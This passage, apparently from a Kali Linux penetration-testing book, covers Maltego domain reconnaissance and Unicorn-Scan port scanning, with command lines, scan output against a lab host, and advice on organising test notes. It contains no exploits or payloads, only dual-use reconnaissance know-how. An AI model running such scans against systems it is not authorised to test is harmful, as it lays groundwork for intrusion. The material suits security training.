
You can then download the report. You can edit it to have your company logo and any required company information that is not already in the document:



Using Maltego


Maltego is an information gathering tool that has many uses besides gathering network information. You can also gather information on people and companies from various sources. For now, we will use it to gather network information about a public network.

The first time you start Maltego, you will need to do some setting up and also register at their website in order to log in to the Transform servers. It's easy, free, and spam-free, so giving them your e-mail address won't be a problem. Once you have registered, you will be asked to pick the level of search you want. In this example, we have picked a Level 1 search. Maltego then asks for the domain, as shown in the following screenshot. Add the domain name, and click on the **Finish** button. The Transform will run and retrieve the information:




Retrieving the information

Choose the **Maltego Public Servers** checkbox instead of Local **Transform Application Server** (**TAS**):




Choose your target domain. Here we have chosen the `www.boweaver.com` domain. You will want to choose a domain that you own or control for this step:




Choosing the domain

The Level 1 scan in the following screenshot shows the target domain name with related websites, machines serving the site, and DNS servers resolving the domain:




View of the target domain name

This is a nice start, but we really want some more information on this, so we right-click on the website `www.boweaver.com` and go to the Transforms list. We are going to run the Resolve to IP Built With Technology transforms to find the types of service running and the IP address of the site:




Types of service running and the IP address


We can see that the IP address is `164.243.238.98` and the site is running Debian as the OS, Apache 2.2 as the web server, and PHP as the site framework:



When we click on the **Entity List** tab we get a list of the information nodes:



By double-clicking on an icon you get a **Details** window. Here, you can keep notes on the node, attach related files, and do several searches, such as Google and Wikipedia:



Using the Pro version you can generate reports and graphs of the maps.
The community version is also limited to 12 nodes for each search of a node.

Maltego can be used to compile all your notes and gather data from your penetration testing. You will also find an application called Casefile installed on Kali. **Casefile** is an offline version of Maltego used to store and compile data from security work.

You can find Windows versions of these applications online at `http://www.paterva.com`. See their website for more in depth usage of their applications. Check out how this tool can also be used in social engineering.

Using Unicorn-Scan

Unicorn-Scan is another port scanning tool. It creates a chrooted environment (userland) to protect you from the possibly hostile network you are scanning. It can be used from the command line, or from a PostgreSQL-powered frontend. We will show you the command-line version here. The following chart is a concordance from Nmap users from the documentation on the Unicorn-Scan project website:

Scan Type	nmap	unicornscan
Syn Scan	-sS -v	(-mT) -Iv
Connect Scan	-sT -v	-msf -Iv
Syn + osdetect	-sS -O -v	-eosdetect -Iv (-mT)
UDP scan	-sU -v	-mU -Iv
IP Protocol Scan	-sO -v	NONE
FIN scan	-sF -v	-mTsF -v -E
NULL scan	-sN -v	-mTs -v -E
XMAS scan	-sX -v	-mTsFPU -v -E
ACK scan	-sA -v	-mTsA -v -E
scan ports 1 and 5	-sS -p1,5 -v	(-mT) host:1,5
scan ports 1 through 5	-sS -p1-5	(-mT) host:1-5
scan ALL tcp ports	-sS -p0-65535 -v	(-mT) host:a

A basic connect scan to find all open ports in a range using Unicorn-Scan is `unicornscan -i eth0 -Ir 160 -E 10.0.0.012/32:20-600`. If we break this up into sections, the command is as follows:

- `i eth0`: It defines the interface eth0 on the Kali machine
- `-Ir 160`: Its has two options in a group
    - `-I`: It is telling Unicorn-Scan to print to screen immediately as open ports are found
    - `-r 160`: It is setting the scan rate to 160 ports per second (PPS)
- `-E 10.0.0.012/32:20-600`: It is the target range
- The **Classless Inter-Domain Routing** (**CIDR**) code shows a network mask of `/32` bits, which means a single IP address
- The port range is from `20` to `600`:

```
root@kali-01:~# unicornscan -i eth0 -Ir 160 -E 10.0.0.12/32:20-600
TCP open 10.0.0.12:445  ttl 128
TCP open 10.0.0.12:135  ttl 128
TCP open 10.0.0.12:139  ttl 128
TCP open                  epmap[  135]         from 10.0.0.12  ttl 128
TCP open            netbios-ssn[  139]         from 10.0.0.12  ttl 128
TCP open          microsoft-ds[  445]         from 10.0.0.12  ttl 128
```

The extremely verbose version of the same scan with `-vvvv` gives you a lot more information. `Proto 6` is the TCP protocol, and `Proto 17` is UDP protocol. The extremely verbose version is loading tests for a possible web server at port `80` (TCP) and several expected UDP set-ups: DNS at port `53`; SIP protocol at port `5060`; Microsoft **Simple Service Discovery Protocol** (**SSDP**) at port `1900`; and Talkd, a service that allows two users to be logged in to the same machine, such as the situation that exists when two people are shelled into the same service, on port `518`:


```
root@kali-01:~# unicornscan -i eth0 -vvvv -Ir 160 -E 10.0.0.12/32:20-600
adding 10.0.0.12/32 mode `TCPscan' ports `20-600' pps 160
using interface(s) eth0
added module payload for port 5060 proto 17
added module payload for port 80 proto 6
added module payload for port 1900 proto 17
added module payload for port 80 proto 6
added module payload for port 518 proto 17
added module payload for port 53 proto 17
scaning 1.00e+00 total hosts with 5.81e+02 total packets, should take a little longe
r than 10 Seconds
drone type Unknown on fd 4 is version 1.1
drone type Unknown on fd 5 is version 1.1
added module payload for port 5060 proto 17
added module payload for port 80 proto 6
added module payload for port 1900 proto 17
added module payload for port 80 proto 6
added module payload for port 518 proto 17
added module payload for port 53 proto 17
opening config file `/etc/unicornscan/payloads.conf'
opening config file `/etc/unicornscan/modules.conf'
scan iteration 1 out of 1
using pcap filter: `dst 10.0.0.4 and ! src 10.0.0.4 and (tcp or icmp)'
using TSC delay
TCP open 10.0.0.12:445  ttl 128
TCP open 10.0.0.12:139  ttl 128
TCP open 10.0.0.12:135  ttl 128
sender statistics 126.4 pps with 581 packets sent total
listener statistics 6 packets recieved 0 packets droped and 0 interface drops
TCP open                  epmap[  135]         from 10.0.0.12  ttl 128
TCP open            netbios-ssn[  139]         from 10.0.0.12  ttl 128
TCP open          microsoft-ds[  445]         from 10.0.0.12  ttl 128
main exiting
```

Hacker Tip

A word here on note taking! Pen testing gathers a lot of data, even on a small network. I mean A LOT! So when pen testing, you need the ability to gather your incoming data as you're testing.


Kali comes with several applications for this. Whichever one you choose, choose it and use it. If you need to go back six weeks after the test is run to verify something, you'll be happy you did. Also, when testing a high security environment such as a network that must be either HIPPA or PCI compliant, these notes can be useful during your certification. Keep all your project files in one directory with the same framework. Furthermore, it is possible that your work may be used in court, either to litigate against your client, a third party, or you, yourself. Your notes are your only defense in the latter case. The following is a framework we use:

1. Make a folder for the client organization.
2. Then make a folder for the actual test with the date in the folder name. It is safe to assume that wherever you ply your trade, you will see the same clients over and over. If you are not seeing repeat business, something is wrong with your own business model. `ext-20150315` translates to an external test conducted on March 15th, 2015. 20150315 is a Unix date which breaks out to `YYYY/MM/DD`. If you see Unix date stamps that look like `20150317213209`, that is broken down to the second.
3. Inside of that folder, set up evidence, notes, and scans-docs directories. All evidence collected and screenshots are dropped into the evidence folder. Notes from KeepNote are kept in the notes folder, and scans and other related documents are kept in the scans-docs folder. When we start conducting tests later in this book, you will see this framework being used:



Even if you work for only one company, keep each test's data separated and dated. It will help keeping track of your testing.


For the actual note-taking, Kali comes with several applications. Maltego is one of these tools and is capable of keeping all your data in one place. The authors' favorites are KeepNote and Maltego. You saw an introduction to KeepNote in *Chapter 1, Sharpening the Saw*. KeepNote is a simple note-taking application. As you run tests, keep copies of output from manual exploits, individual scan data, and screenshots. What makes this nice is you have the ability to format your data as you go, so importing it into a template later is just a matter of copy and paste. The next image is an excellent setup for Keepnote:



Notice the Project Notes page for general notes about the project, and individual pages under the targets folder for notes on each machine being tested.


Monitoring resource use with Htop

